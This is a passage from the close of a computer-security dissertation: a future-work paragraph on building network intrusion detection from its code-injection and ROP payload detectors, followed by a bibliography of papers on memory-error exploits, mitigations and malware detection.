Moving forward, one could use the components described in this dissertation to form the basis of a unique network intrusion detection system (NIDS) to augment existing systems. For example, one can envision multiple collection points on an enterprise network wherein documents are either extracted from an email gateway, parsed from network flows, harvested from web pages, or manually submitted to an analysis system. Such a system is not without it's limitations, however. For example, the extraction of application snapshots and the dynamic approach to detecting code injection payloads share limitations with other dynamic approach, namely how to deal with documents or payloads designed to exhaust ones resources prior to revealing it's malicious intent. As this appears to be a fundamental limitation of such approaches, future efforts to minimize the usefulness of this tactic should likely focus on heuristic techniques for detecting attempts to maliciously exhaust a resource. Further, while Chapter 4 provides static detection of ROP payloads, which are presently prominent, other useful forms of code reuse exist. For example, return-to-libc style code reuse has the potential to be as effective as ROP, yet little research exists on detecting it. Finally, while the focus of this dissertation is on the detection of memory error exploits, there is still much more to be done in the area of mitigation. One should not be discouraged by the fact that existing approaches are "broken" by some exploit technique. Instead of a single approach, the "silver-bullet" in the long term will be multiple imperfect, but compatible and efficient, mitigations that make exploitation much more difficult than it is today.

BIBLIOGRAPHY

Abadi, M., Budiu, M., Erlingsson, U., and Ligatti, J. (2009). Control-flow integrity: Principles, implementations, and applications. *ACM Transactions on Information and Systems Security*, 13(1).

Akritidis, P. (2010). Cling: A memory allocator to mitigate dangling pointers. In *USENIX Security Symposium*.

Aleph One (1996). Smashing the stack for fun and profit. *Phrack Magazine*, 49(14).

Backes, M., Holz, T., Kollenda, B., Koppe, P., Nürnberger, S., and Pewny, J. (2014). You can run but you can't read: Preventing disclosure exploits in executable code. In *ACM Conference on Computer and Communications Security*.

Backes, M. and Nürnberger, S. (2014). Oxymoron: Making fine-grained memory randomization practical by allowing code sharing. In *USENIX Security Symposium*, pages 433–447.

Baecher, P. and Koetter, M. (2007). Libemu - x86 shellcode emulation library. Available at `http://libemu.carnivore.it/`.

Barrantes, E. G., Ackley, D. H., Palmer, T. S., Stefanovic, D., and Zovi, D. D. (2003). Randomized instruction set emulation to disrupt binary code injection attacks. In *ACM Conference on Computer and Communications Security*.

Bellard, F. (2005). Qemu, a fast and portable dynamic translator. In *Proceedings of the USENIX Annual Technical Conference*, pages 41–41, Berkeley, CA, USA.

Berger, E. D. and Zorn, B. G. (2006). DieHard: probabilistic memory safety for unsafe languages. In *ACM Conference on Prog. Lang. Design and Impl.*

Bhatkar, S., DuVarney, D. C., and Sekar, R. (2003). Address obfuscation: an efficient approach to combat a board range of memory error exploits. In *USENIX Security Symposium*.

Bhatkar, S., Sekar, R., and DuVarney, D. C. (2005). Efficient techniques for comprehensive protection from memory error exploits. In *USENIX Security Symposium*.

Blazakis, D. (2010). Interpreter exploitation: Pointer inference and jit spraying. In *Black Hat DC*.

Bletsch, T., Jiang, X., Freeh, V. W., and Liang, Z. (2011). Jump-oriented programming: a new class of code-reuse attack. In *ACM Symposium on Information, Computer and Communications Security*.

Buchanan, E., Roemer, R., Shacham, H., and Savage, S. (2008). When good instructions go bad: Generalizing return-oriented programming to RISC. In *ACM Conference on Computer and Communications Security*.

Castro, M., Costa, M., Martin, J.-P., Peinado, M., Akritidis, P., Donnelly, A., Barham, P., and Black, R. (2009). Fast byte-granularity software fault isolation. In *ACM Symposium on Operating Systems Principles*.

Charles Curtsigner, Benjamin Livshits, B. Z. and Seifert, C. (2011). Zozzle: Fast and Precise In-Browser Javascript Malware Detection. USENIX Security Symposium.

Checkoway, S., Davi, L., Dmitrienko, A., Sadeghi, A.-R., Shacham, H., and Winandy, M. (2010). Return-oriented programming without returns. In *ACM Conference on Computer and Communications Security*.

Chen, P., Fang, Y., Mao, B., and Xie, L. (2011). JITDefender: A defense against jit spraying attacks. In *IFIP International Information Security Conference*.

Chen, P., Xiao, H., Shen, X., Yin, X., Mao, B., and Xie, L. (2009). DROP: Detecting return-oriented programming malicious code. In *International Conference on Information Systems Security*.

Chung, S. P. and Mok, A. K. (2008). Swarm attacks against network-level emulation/analysis. In *International symposium on Recent Advances in Intrusion Detection*, pages 175–190.

Cohen, F. B. (1993). Operating system protection through program evolution. *Computer & Security*, 12(6).

Cova, M., Kruegel, C., and Giovanni, V. (2010). Detection and analysis of drive-by-download attacks and malicious javascript code. In *International conference on World Wide Web*.

Davi, L., Sadeghi, A.-R., and Winandy, M. (2009). Dynamic integrity measurement and attestation: towards defense against return-oriented programming attacks. In *ACM Workshop on Scalable Trusted Computing*.

Davi, L., Sadeghi, A.-R., and Winandy, M. (2011). ROPdefender: A detection tool to defend against return-oriented programming attacks. In *ACM Symposium on Information, Computer and Communications Security*.

Dhurjati, D., Kowshik, S., Adve, V., and Lattner, C. (2003). Memory safety without runtime checks or garbage collection. In *ACM SIGPLAN Conference on Language, Compiler, and Tool for Embedded Systems*.

Egele, M., Wurzinger, P., Kruegel, C., and Kirda, E. (2009). Defending browsers against drive-by downloads: Mitigating heap-spraying code injection attacks. In *Detection of Intrusions and Malware & Vulnerability Assessment*.

Florencio, D., Herley, C., and Oorschot, P. V. (2014). Password portfolios and the finite-effort user: Sustainably managing large numbers of accounts. In *USENIX Security Symposium*.

Fogla, P., Sharif, M., Perdisci, R., Kolesnikov, O., and Lee, W. (2006). Polymorphic blending attacks. In *USENIX Security Symposium*, pages 241–256.

Forrest, S., Somayaji, A., and Ackley, D. (1997). Building diverse computer systems. In *Hot Topics in Operating Systems*.

Francillon, A. and Castelluccia, C. (2008). Code injection attacks on harvard-architecture devices. In *ACM Conference on Computer and Communications Security*.

Frantzen, M. and Shuey, M. (2001). Stackghost: Hardware facilitated stack protection. In *USENIX Security Symposium*.

Franz, M. (2010). E unibus pluram: massive-scale software diversity as a defense mechanism. In *New Security Paradigms Workshop*.

Fratantonio, Y., Kruegel, C., and Vigna, G. (2011). Shellzer: a tool for the dynamic analysis of malicious shellcode. In *RAID*.

Gadgets DNA (2010). How PDF exploit being used by JailbreakMe to Jailbreak iPhone iOS. `http://www.gadgetsdna.com/iphone-ios-4-0-1-jailbreak-execution-flow-using-pdf-exploit/5456/`.

Garfinkel, S., Farrell, P., Roussev, V., and Dinolt, G. (2009). Bringing science to digital forensics with standardized forensic corpora. *Digital Investigation*, 6:2–11.

Giuffrida, C., Kuijsten, A., and Tanenbaum, A. S. (2012). Enhanced operating system security through efficient and fine-grained address space randomization. In *USENIX Security Symposium*.

Glynos, D. A. (2010). Context-keyed Payload Encoding: Fighting the Next Generation of IDS. In *Athens IT Security Conference (ATH.C0N)*.

Goldberg, R. (1974). Survey of Virtual Machine Research. *IEEE Computer Magazine*, 7(6):34–35.

Gu, B., Bai, X., Yang, Z., Champion, A. C., and Xuan, D. (2010). Malicious shellcode detection with virtual memory snapshots. In *International Conference on Computer Communications (INFOCOM)*, pages 974–982.

Hartstein, B. (2010). Javascript unpacker (jsunpack-n). See `http://jsunpack.jeek.org/`.

Hernandez-Campos, F., Jeffay, K., and Smith, F. (2007). Modeling and generating TCP application workloads. In *14th IEEE International Conference on Broadband Communications, Networks and Systems (BROADNETS)*, pages 280–289.

Hiser, J. D., Nguyen-Tuong, A., Co, M., Hall, M., and Davidson, J. W. (2012). ILR: Where'd my gadgets go? In *IEEE Symposium on Security and Privacy*.

Hund, R., Holz, T., and Freiling, F. C. (2009). Return-oriented rootkits: bypassing kernel code integrity protection mechanisms. In *USENIX Security Symposium*.

jduck (2010). The latest adobe exploit and session upgrading. `https://community.rapid7.com/community/metasploit/blog/2010/03/18/the-latest-adobe-exploit-and-session-upgrading`.

Johnson, K. and Miller, M. (2012). Exploit mitigation improvements in Windows 8. In *Black Hat USA*.

Kc, G. S., Keromytis, A. D., and Prevelakis, V. (2003). Countering code-injection attacks with instruction-set randomization. In *ACM Conference on Computer and Communications Security*.

Kharbutli, M., Jiang, X., Solihin, Y., Venkataramani, G., and Prvulovic, M. (2006). Comprehensively and efficiently protecting the heap. In *ACM Conference on Architectural Support for Progamming Languages and Operating Systems*.

Kil, C., Jun, J., Bookholt, C., Xu, J., and Ning, P. (2006). Address space layout permutation (ASLP): Towards fine-grained randomization of commodity software. In *Annual Computer Security Applications Conference*.

Kim, I., Kang, K., Choi, Y., Kim, D., Oh, J., and Han, K. (2007). A Practical Approach for Detecting Executable Codes in Network Traffic. In *Asia-Pacific Network Ops. & Mngt Symposium*.

Kiriansky, V., Bruening, D., and Amarasinghe, S. P. (2002). Secure execution via program shepherding. In *USENIX Security Symposium*.

Kolbitsch, C., Livshits, B., Zorn, B., and Seifert, C. (2012). Rozzle: De-cloaking Internet Malware. In *IEEE Symposium on Security and Privacy*, pages 443–457.

Kornau, T. (2009). Return oriented programming for the ARM architecture. Master's thesis, Ruhr-University.

Krahmer, S. (2005). x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique. `http://users.suse.com/~krahmer/no-nx.pdf`.

Larry, H. and Bastian, F. (2012). Andriod exploitation primers: lifting the veil on mobile offensive security (vol.1). Subreption LLC, Research and Development.

Li, J., Wang, Z., Jiang, X., Grace, M., and Bahram, S. (2010). Defeating return-oriented rootkits with "return-less" kernels. In *European Conf. on Computer systems*.

Li, Z., He, W., Akhawe, D., and Song, D. (2014). The emperors new password manager: Security analysis of web-based password managers. In *USENIX Security Symposium*.

Lindorfer, M., Kolbitsch, C., and Milani Comparetti, P. (2011). Detecting environment-sensitive malware. In *Symposium on Recent Advances in Intrusion Detection*, pages 338–357.

Liu, L., Han, J., Gao, D., Jing, J., and Zha, D. (2011). Launching return-oriented programming attacks against randomized relocatable executables. In *IEEE International Conference on Trust, Security and Privacy in Computing and Communications*.

Lu, K., Zou, D., Wen, W., and Gao, D. (2011). Packed, printable, and polymorphic return-oriented programming. In *Symposium on Recent Advances in Intrusion Detection*, pages 101–120.

Lvin, V. B., Novark, G., Berger, E. D., and Zorn, B. G. (2008). Archipelago: trading address space for reliability and security. In *ACM Conference on Architectural Support for Progamming Languages and Operating Systems*.

Martignoni, L., Paleari, R., Roglia, G. F., and Bruschi, D. (2009). Testing CPU Emulators. In *International Symposium on Software Testing and Analysis*, pages 261–272.

Mason, J., Small, S., Monrose, F., and MacManus, G. (2009). English shellcode. In *Conference on Computer and Communications Security*, pages 524–533.

Maynor, D. (2007). *Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research*. Syngress.

Microsoft (2006). Data Execution Prevention (DEP). `http://support.microsoft.com/kb/875352/EN-US/`.

Moerbeek, O. (2009). A new malloc(3) for openbsd. In *EuroBSDCon*.

Moser, A., Kruegel, C., and Kirda, E. (2007). Limits of Static Analysis for Malware Detection. In *Annual Computer Security Applications Conference*, pages 421–430.

Nergal (2001). The advanced return-into-lib(c) exploits: PaX case study. *Phrack Magazine*, 58(4).

Newsome, J. and Song, D. (2005). Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. In *Symposium on Network and Distributed System Security*.

Novark, G. and Berger, E. D. (2010). DieHarder: securing the heap. In *ACM Conference on Computer and Communications Security*.

Onarlioglu, K., Bilge, L., Lanzi, A., Balzarotti, D., and Kirda, E. (2010). G-Free: defeating return-oriented programming through gadget-less binaries. In *Annual Computer Security Applications Conference*.

Overveldt, T., Kruegel, C., and Vigna, G. (2012). FlashDetect: ActionScript 3 Malware Detection. In Balzarotti, D., Stolfo, S., and Cova, M., editors, *Symposium on Recent Advances in Intrusion Detection*, volume 7462 of *Lecture Notes in Computer Science*, pages 274–293.

Paleari, R., Martignoni, L., Roglia, G. F., and Bruschi, D. (2009). A Fistful of Red-Pills: How to Automatically Generate Procedures to Detect CPU Emulators. In *USENIX Workshop on Offensive Technologies*.

Pappas, V., Polychronakis, M., and Keromytis, A. D. (2012). Smashing the gadgets: Hindering return-oriented programming using in-place code randomization. In *IEEE Symposium on Security and Privacy*.

Pasupulati, A., Coit, J., Levitt, K., Wu, S. F., Li, S. H., Kuo, R. C., and Fan, K. P. (2004). Buttercup: on Network-based Detection of Polymorphic Buffer Overflow Vulnerabilities. In *IEEE/IFIP Network Op. & Mngt Symposium*, pages 235–248.

Payer, U., Teufl, P., Kraxberger, S., and Lamberger, M. (2005a). Massive data mining for polymorphic code detection. In *MMM-ACNS*, volume 3685 of *Lecture Notes in Computer Science*, pages 448–453. Springer.

Payer, U., Teufl, P., and Lamberger, M. (2005b). Hybrid Engine for Polymorphic Shellcode Detection. In *Detection of Intrusions and Malware & Vulnerability Assessment*, pages 19–31.

Polychronakis, M., Anagnostakis, K. G., and Markatos, E. P. (2006). Network-level Polymorphic Shellcode Detection using Emulation. In *Detection of Intrusions and Malware & Vulnerability Assessment*, pages 54–73.

Polychronakis, M., Anagnostakis, K. G., and Markatos, E. P. (2007). Emulation-based Detection of Non-self-contained Polymorphic Shellcode. In *International Symposium on Recent Advances in Intrusion Detection*.

Polychronakis, M., Anagnostakis, K. G., and Markatos, E. P. (2009). An Empirical Study of Real-world Polymorphic Code Injection Attacks. In *USENIX Workshop on Large-Scale Exploits and Emergent Threats*.

Polychronakis, M., Anagnostakis, K. G., and Markatos, E. P. (2010). Comprehensive shellcode detection using runtime heuristics. In *Annual Computer Security Applications Conference*, pages 287–296.

Polychronakis, M. and Keromytis, A. D. (2011). ROP payload detection using speculative code execution. In *MALWARE*.

Prahbu, P. V., Song, Y., and Stolfo, S. J. (2009). Smashing the Stack with Hydra: The Many Heads of Advanced Polymorphic Shellcode. Presented at Defcon 17, Las Vegas.

Raffetseder, T., Kruegel, C., and Kirda, E. (2007). Detecting System Emulators. *Information Security*, 4779:1–18.

Ratanaworabhan, P., Livshits, B., and Zorn, B. (2009). NOZZLE: A Defense Against Heap-spraying Code Injection Attacks. In *USENIX Security Symposium*, pages 169–186.

Robertson, W., Kruegel, C., Mutz, D., and Valeur, F. (2003). Run-time detection of heap-based overflows. In *USENIX Conference on System Administration*.

Rohlf, C. and Ivnitskiy, Y. (2011). Attacking clientside JIT compilers. In *Black Hat USA*.

Schwartz, E. J., Avgerinos, T., and Brumley, D. (2011). Q: exploit hardening made easy. In *USENIX Security Symposium*.

Scut/team teso (2001). Exploiting format string vulnerability. `http://crypto.stanford.edu/cs155old/cs155-spring08/papers/formatstring-1.2.pdf`.

Serna, F. J. (2012a). CVE-2012-0769, the case of the perfect info leak.

Serna, F. J. (2012b). The info leak era on software exploitation. In *Black Hat USA*.

Shacham, H. (2007). The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *ACM Conference on Computer and Communications Security*.

Shacham, H., jin Goh, E., Modadugu, N., Pfaff, B., and Boneh, D. (2004). On the effectiveness of address-space randomization. In *ACM Conference on Computer and Communications Security*.

Silver, D., Jana, S., Chen, E., Jackson, C., and Boneh, D. (2014). Password managers: Attacks and defenses. In *USENIX Security Symposium*.

Snow, K. Z., Davi, L., Dmitrienko, A., Liebchen, C., Monrose, F., and Sadeghi, A.-R. (2013). *Just-In-Time Code Reuse: On the Effectiveness of Fine-Grained Address Space Layout Randomization*. IEEE Symposium on Security and Privacy.

Snow, K. Z., Krishnan, S., Monrose, F., and Provos, N. (2011). *SHELLOS: enabling fast detection and forensic analysis of code injection attacks*. USENIX Security Symposium.

Snow, K. Z. and Monrose, F. (2012). *Automatic Hooking for Forensic Analysis of Document-based Code Injection Attacks*. European Workshop on System Security.

Solar Designer (1997). Return-to-libc attack. Bugtraq.

Song, Y., Locasto, M., Stavrou, A., Keromytis, A., and Stolfo, S. (2010). On the infeasibility of modeling polymorphic shellcode. *Machine Learning*, 81:179–205.

Sotirov, A. (2007). Heap Feng Shui in JavaScript. In *Black Hat Europe*.

Sotirov, A. and Dowd, M. (2008a). Bypassing Browser Memory Protections. In *Black Hat USA*.

Sotirov, A. and Dowd, M. (2008b). Bypassing browser memory protections in Windows Vista.

Sovarel, A. N., Evans, D., and Paul, N. (2005). Where's the FEEB? the effectiveness of instruction set randomization. In *USENIX Security Symposium*.

Stancill, B., Snow, K. Z., Otterness, N., Monrose, F., Davi, L., and Sadeghi, A.-R. (2013). *Check My Profile: Leveraging Static Analysis for Fast and Accurate Detection of ROP Gadgets*. Symposium on Recent Advances in Intrusion Detection.

Szekeres, L., Payer, M., Wei, T., and Song, D. (2013). SOK: Eternal War in Memory. *IEEE Symposium on Security and Privacy*.

Talbi, M., Mejri, M., and Bouhoula, A. (2008). Specification and evaluation of polymorphic shellcode properties using a new temporal logic. *Journal in Computer Virology*.

Toth, T. and Kruegel, C. (2002). Accurate Buffer Overflow Detection via Abstract Payload Execution. In *International Symposium on Recent Advances in Intrusion Detection*, pages 274–291.

Tzermias, Z., Sykiotakis, G., Polychronakis, M., and Markatos, E. P. (2011). Combining static and dynamic analysis for the detection of malicious documents. In *European Workshop on System Security*.

Valasek, C. (2012). Windows 8 heap internals. In *Black Hat USA*.

Vasudevan, A. and Yerraballi, R. (2005). Stealth breakpoints. In *21st Annual Computer Security Applications Conference*, pages 381–392.

Veen, V. V. D., dutt Sharma, N., Cavallaro, L., and Bos, H. (2012). Memory errors: The past, the present, and the future. In *Symposium on Recent Advances in Attacks and Defenses*.

Vendicator (2000). Stack shield: A "stack smashing" technique protection tool for linux.

Vreugdenhil, P. (2010). Pwn2Own 2010 Windows 7 Internet Explorer 8 exploit. .

VUPEN Security (2012). Advanced exploitation of internet explorer heap overflow (pwn2own 2012 exploit).

Wang, X., Jhi, Y.-C., Zhu, S., and Liu, P. (2008). STILL: Exploit Code Detection via Static Taint and Initialization Analyses. *Annual Computer Security Applications Conference*, pages 289–298.

Wang, Z. and Jiang, X. (2010). Hypersafe: A lightweight approach to provide lifetime hypervisor control-flow integrity. In *IEEE Symposium on Security and Privacy*.

Wartell, R., Mohan, V., Hamlen, K. W., and Lin, Z. (2012). Binary stirring: Self-randomizing instruction addresses of legacy x86 binary code. In *ACM Conference on Computer and Communications Security*.

Weiss, Y. and Barrantes, E. G. (2006). Known/chosen key attacks against software instruction set randomization. In *Annual Computer Security Applications Conference*.

Willems, C., Holz, T., and Freiling, F. (2007). Toward automated dynamic malware analysis using cwsandbox. *IEEE Security and Privacy*, 5:32–39.

Younan, Y., Philippaerts, P., Piessens, F., Joosen, W., Lachmund, S., and Walter, T. (2009). Filter-resistant code injection on ARM. In *ACM Conference on Computer and Communications Security*, pages 11–20.

Zeng, Q., Wu, D., and Liu, P. (2011). Cruiser: concurrent heap buffer overflow monitoring using lock-free data structures. In *ACM Conference on Programming language design and implementation*.

Zhang, Q., Reeves, D. S., Ning, P., and Iyer, S. P. (2007). Analyzing Network Traffic to Detect Self-Decrypting Exploit Code. In *ACM Symposium on Information, Computer and Communications Security*.

Zovi, D. D. (2010). Practical return-oriented programming. RSA Conference.